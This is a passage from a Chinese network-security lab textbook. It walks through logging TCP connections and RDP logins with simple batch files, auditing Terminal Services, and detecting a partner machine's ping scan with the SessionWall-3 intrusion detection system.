



图 9.185　运行 Netstat.bat

(3) 当有 TCP 连接的话，这个脚本将会自动记录时间和 TCP 连接状态，如图 9.186 所示。




```
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    192.168.0.110:4008     207.46.110.41:80       ESTABLISHED

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    192.168.0.110:4008     207.46.110.41:80       ESTABLISHED

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    192.168.0.110:4008     207.46.110.41:80       ESTABLISHED

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    192.168.0.110:4008     207.46.110.41:80       ESTABLISHED
  TCP    192.168.0.110:4111     207.46.250.252:80      ESTABLISHED

Active Connections

  Proto  Local Address          Foreign Address        State
```

图 9.186　自动记录时间和 TCP 连接状态

任务七　终端服务的日志监控

(1) 执行“开始”→“程序”→“管理工具”找到终端服务配置命令，如图 9.187 所示。

(2) 单击“连接”按钮，右击需要配置的 RDP 服务(如 RDP-TCP(Microsoft RDP 5.0)，选中书签“权限”，单击左下角的“高级”按钮，选择“审核”选项来加入一个 Everyone 组，这代表所有的用户，如图 9.188 所示。



图 9.187　找到终端服务配置




图 9.188　配置 RDP 服务

(3) 然后审核它的“连接”、“断开”、“注销”的成功和“登录”的成功和失败就足够了，如图 9.189 所示。

(4) 打开事件查看器，如图 9.190 所示。

下面建立一个 bat 文件，叫做 TSLog.bat，这个文件用来记录登录者的 IP，内容如下：

```
time /t >> TSLog.log
netstat -n -p tcp | find ":3389">> TSLog.log
start Explorer
```



图 9.189　审核



图 9.190　打开事件查看器

实验十三　SessionWall 入侵检测

实验名称：SessionWall 的实时入侵检测。

实验目的：了解 IDS 的原理，并掌握 CA SessionWall 产品的配置和使用。

实验环境：安装 Windows 系统，SessionWall-3 检测软件，配合检测的伙伴机一台(Windows 系统)。

实验步骤如下。

任务一　使用 SessionWall 进行实时入侵检测

(1) 执行“开始”→“程序”→SessionWall→SessionWall-3 命令，打开 SessionWall 对话框，如图 9.191 所示。



图 9.191　打开 SessionWall 对话框

(2) 在乙机上，执行“开始”→“程序”→WS_Ping ProPack→WS_Ping ProPack 命令，打开 WS_Ping ProPack 对话框，配置 Ping Pro 检测合作伙伴的系统，即将开始 Address 和 End Address，例如定义为 192.168.1.100 到 192.168.0.250，然后在 WS_Ping ProPack 对话框中选取 Scan 标签。各项配置如图 9.192 所示。




图 9.192　各项配置

(3) 单击 Start 按钮开始检测。

(4) 由于合作双方进行同样的练习，可以从 SessionWall 中看到指示灯闪烁和流量增加的信息，如图 9.193 所示。




图 9.193　看到指示灯闪烁和流量增加的信息

(5) 在 SessionWall 的工具栏中，单击"安全检测"按钮，打开 Detected Security Violations 窗口，如图 9.194 所示。

